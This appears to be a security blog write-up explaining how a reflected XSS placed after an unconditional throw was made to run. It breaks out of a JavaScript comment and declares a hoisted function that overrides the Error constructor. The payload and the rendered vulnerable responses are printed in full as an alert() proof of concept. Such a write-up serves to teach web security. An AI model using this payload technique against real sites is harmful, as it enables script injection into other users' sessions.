Turning JavaScript Error Handling into XSS

Some time ago, while testing a web application, I found a reflected XSS that looked useless at first.
A GET parameter was reflected inside a <script> tag in two different contexts. The most interesting one was inside a JavaScript comment that appeared immediately after a throw new Error(...). So, apparently, even if I could escape the comment, XSS wouldn’t be possible, as any code placed after the throw should never be reached.
First Signal
The vulnerable page received an id parameter that was expected to be a UUID.
When the value was invalid, it returned an error response that included an inline script similar to this:
1
2
3
4
<script>
throw new Error("Unable to load item: invalid id test");
/* item lookup rejected: id=test did not match UUID format */
</script>
At first, this was promising because the reflection happened inside a JavaScript context.
The first reflection was inside a quoted string:
1
throw new Error("Unable to load item: invalid id test");
That reflection was correctly escaped. Quotes, <, and > were handled properly, so I could not break out of the string.
The second reflection was inside a comment:
1
/* item lookup rejected: id=test did not match UUID format */
That one was more interesting because */ was not being escaped, so I could break out of the comment context.
So a payload like */alert(document.domain)/* produced valid JavaScript:
1
2
3
4
<script>
throw new Error("Unable to load item: invalid id */alert(document.domain)/*");
/* item lookup rejected: id=*/alert(document.domain)/* did not match UUID format */
</script>
However, the alert() was never executed. The script reached throw new Error(...), threw an exception, and stopped before getting to my injected code.
The Missing Piece: Hoisting
JavaScript does not simply start executing the first line. Before execution, function declarations are processed and made available in their scope. This behavior is usually known as hoisting.
That changed the problem. I only needed to inject a function declaration after the throw, and let hoisting make it available before execution.
JavaScript exposes Error as a standard built-in constructor on the global object. In this classic script, the identifier normally resolves to window.Error:
1
new Error("Unable to load item: invalid id test")
But Error is just an identifier that has to be resolved. If I could inject this in the same script:
1
2
3
function Error() {
  alert(document.domain);
}
then new Error(...) would resolve to my hoisted function instead of the native constructor.
The last piece is how throw works. The throw statement throws an expression. In this case, that expression is new Error(...), so JavaScript must evaluate it first.
The execution flow became:
sequenceDiagram
    autonumber
    participant P as Parsing Phase
    participant E as Execution Phase

    P->>P: Parse the complete script
    P->>E: Hoist function Error(){...}
    E->>E: Evaluate throw new Error(...)
    E->>E: Resolve Error to the injected function
    E->>E: Execute the injected function
    Note over E: alert(document.domain)<br/>XSS executes
    E-->>E: Throw the constructed object<br/>and stop the script
The script still stops at the throw, but by then the XSS has already executed.
The Payload
The final payload was:
1
*/function Error(){alert(document.domain)}/*
The resulting response looked like this:
1
2
3
4
<script>
throw new Error("Unable to load item: invalid id */function Error(){alert(document.domain)}/*");
/* item lookup rejected: id=*/function Error(){alert(document.domain)}/* did not match UUID format */
</script>
The payload broke out of the comment and placed a function Error(){...} declaration in the same script.
Before executing the first line, hoisting made the script behave conceptually like this:
1
2
3
4
5
function Error() {
  alert(document.domain);
}

throw new Error("Unable to load item: invalid id ...");
The page still threw an exception. It just did it after calling my injected constructor.
Conclusion
I liked this bug because it looked dead for two different reasons: the string reflection was safely escaped, and the only reflection I could break out of appeared after an unconditional throw. But JavaScript still had to evaluate new Error(...) before throwing it.
By redefining Error with a hoisted function declaration, the payload turned an apparently non-exploitable reflection into XSS.
Further Reading
For more examples of this idea in XSS contexts, I recommend Javascript Hoisting in XSS Scenarios by Jorge Lajara and Having some fun with JavaScript hoisting by Johan Carlsson.